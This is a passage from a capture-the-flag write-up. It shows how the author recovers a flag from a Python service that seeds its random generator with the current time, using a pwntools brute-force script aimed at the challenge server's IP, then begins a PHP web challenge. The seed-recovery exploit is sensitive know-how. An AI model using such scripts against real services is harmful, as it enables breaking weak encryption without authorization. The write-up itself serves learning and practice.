
- If any form of error happens it exits
- If our choice is `e` it will encrypt the flag value and print our the encrypted value
- If our choice is `q` it will exit
- Note that this is all done in a while loop
- Encrypt function

```python
def encrypt(data):
    assert isinstance(data, bytes)

    cipher = []
    for b in data:
        r = random.randint(0, 255)
        c = (b+r) % 256
        cipher.append(c)
    return cipher
```

What this does is that:

- Requires a parameter to be passed into it which is of cause the flag value
- Converts all the characters of the flag value to their corresponding integer value using isinstance
- Then it loops through all the flag characters which are already in form of integer
- It sets r to a random number between `0xff` which is `0 to 255`
- And then variable `c` is set to hold the summation between the character iterate and random number mod with `0xff + 1` which is `256`
- It then appends the value to the cipher array
- And returns the cipher array values

So basically if we run the program we would get the encrypted form of the flag



```
➜  chall python3 server.py
[+] U.T.C [+]
Choisir (e) pour récupérer le trésor et (q) pour quitter
e
55-185-221-26-103-179-194-85-159-4-18-223-10-147-53-64-146-157-195-206-15-197-146-241-202-141-201-248-197-213-108-62-111-170-80-1
ee
e
209-202-135-197-50-61-150-114-226-47-153-106-166-51-71-194-248-129-115-205-73-34-252-118-72-70-52-1-209-184-225-177-49-183-251-194
e
111-200-243-18-33-99-172-114-102-149-150-255-25-91-129-161-145-44-121-217-12-201-247-198-145-114-128-74-101-185-81-50-245-105-247-205
e
10-167-73-106-67-197-119-71-218-39-114-109-195-144-101-122-59-233-111-139-197-163-19-78-236-65-210-120-102-197-146-228-12-118-133-23
e
234-216-190-7-44-116-99-107-233-227-127-131-37-21-29-80-38-217-44-83-87-146-70-54-193-123-147-111-181-2-103-153-218-35-0-168
e
254-147-149-64-128-197-240-22-104-11-4-183-161-112-12-231-94-19-49-51-112-46-230-159-34-238-246-215-216-220-133-211-200-72-30-248
^C%
➜  chall
```

And we know the way the encrypt function works and we can easily reverse the operation as this

```
pt = (b - r) % 256
```

But the issue now is what's the value of `r`


We know that each character is encrypted using various `r` value

So how do we know the value of `r`?


Remember that initially it seeds the `random` function with the current time the program runs

That makes it less secure and not too random and why is that?

Let me show u an example



```
➜  chall python3
Python 3.11.2 (main, Feb 12 2023, 00:48:52) [GCC 12.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import time
>>> import random
>>> t = int(time.time())
>>> t
1691420686
>>> random.seed(t)
>>> random.randint(0, 255)
0
>>> random.randint(0, 255)
72
>>> random.randint(0, 255)
207
>>> random.randint(0, 255)
18
>>> random.randint(0, 255)
186
>>> random.randint(0, 255)
104
>>> random.randint(0, 255)
169
>>> 
```




```
➜  chall python3
Python 3.11.2 (main, Feb 12 2023, 00:48:52) [GCC 12.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import time
>>> import random
>>> t = int(time.time())
>>> t
1691420707
>>> random.seed(t)
>>> random.randint(0, 255)
194
>>> random.randint(0, 255)
95
>>> random.randint(0, 255)
200
>>> random.randint(0, 255)
175
>>> random.randint(0, 255)
96
>>> random.randint(0, 255)
47
>>> random.randint(0, 255)
184
>>> 
```

From the image above the current time isn't the same right

And therefore after the seeding the random numbers are not going to be the same too

But now watch this



```
➜  chall python3
Python 3.11.2 (main, Feb 12 2023, 00:48:52) [GCC 12.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import random
>>> t = 123456
>>> random.seed(t)
>>> random.randint(0, 255)
148
>>> random.randint(0, 255)
15
>>> random.randint(0, 255)
89
>>> random.randint(0, 255)
1
>>> random.randint(0, 255)
39
>>> random.randint(0, 255)
26
>>> random.randint(0, 255)
137
>>> 
```

```
➜  chall python3
Python 3.11.2 (main, Feb 12 2023, 00:48:52) [GCC 12.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import random
>>> t = 123456
>>> random.seed(t)
>>> random.randint(0, 255)
148
>>> random.randint(0, 255)
15
>>> random.randint(0, 255)
89
>>> random.randint(0, 255)
1
>>> random.randint(0, 255)
39
>>> random.randint(0, 255)
26
>>>
>>> random.randint(0, 255)
137
>>> 
```

We can clearly see that so far the seed value is the same the numbers aren't too random


What can we get from this now that we know it?

Since the program seeds using the current time

Therefore it's possible to brute force the right seed

How can we do that

If you notice the `time.time()` function



```
➜  chall python3
Python 3.11.2 (main, Feb 12 2023, 00:48:52) [GCC 12.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import time
>>> int(time.time())
1691421023
>>> int(time.time())
1691421024
>>> int(time.time())
1691421024
>>> int(time.time())
1691421025
>>> int(time.time())
1691421026
>>> int(time.time())
1691421026
>>> int(time.time())
1691421026
>>> 
```

We can see that the last two values are the `seconds` counter the second to the last two values are the `minutes`

Basically the structure is that it's used to get the time in seconds since epoch

Currently the remote server and my time would differ maybe in minutes and seconds

But the `year, month & date` will be the same

That means that the last 4 values are subject to a brute force

So we can take advantage of this to get the right seed value

Then decode the flag

Here's my solve script


```python
from pwn import *
from warnings import filterwarnings
import random
filterwarnings('ignore')

io = remote('54.37.70.250', 1873)
# io = process('python3 server.py', shell=True)

io.recvuntil('quitter')
io.sendline('e')
io.recvline()
data = io.recvline().decode()
data = data.replace('-', ' ').split()

char = []

for i in range(1691421396, 1691429999 + 1):
    random.seed(i)
    for c in range(len(data)):
        r = random.randint(0, 255)
        val = (int(data[c]) - r) % 256
        char.append(val)
        if len(char) == len(data):
            if chr(char[0]) == 'C' and chr(char[1]) == 'T':
                print(''.join(map(chr, char)))
            char = []

io.close()
```

I got the number used as my loop from `int(time.time())`

What my script basically does is:

- After it receives the integers it will split it into an array
- Then try to brute force the seed by doing the reverse of the `encrypt` function and checking if the 0th and 1st index of the result is equal to `CT` which is the known plaintext we know
- If it returns true that means we got the right seed and therefore we get the whole full plaintext


Running it works



```
➜  chall python3 solve.py
[+] Opening connection to 54.37.70.250 on port 1873: Done
CTF_R4nd1N7_15_N1C3_71479317491023!!
[*] Closed connection to 54.37.70.250 port 1873
➜  chall
```

```
CTF_R4nd1N7_15_N1C3_71479317491023!!
```

PHP Goat


Challenge 37 Solves ×

PHP Goat

100

WEB PHP

[FR]

Peux-tu contourner les restrictions en place afin de lire le secret du royaume ?

[EN]

Can you bypass the restrictions in place to read the secret of the kingdom?

http://qualif.hackerlab.bj:10543/


NB : L'attribution des points pour ce défi est faite manuellement par l'admin. Tu devras soumettre un writeup détaillé décrivant les étapes de résolution, accompagné du FLAG, avant de valider l'épreuve.

Author: E713RN17Y


New Submission

Previous Submissions


Going over to that url shows this



We can do some math operation



They attached the source code so let us take a look at it


qualif.hackerlab.bj:10543


View Source code

Calculator

Ex: 14 + 14

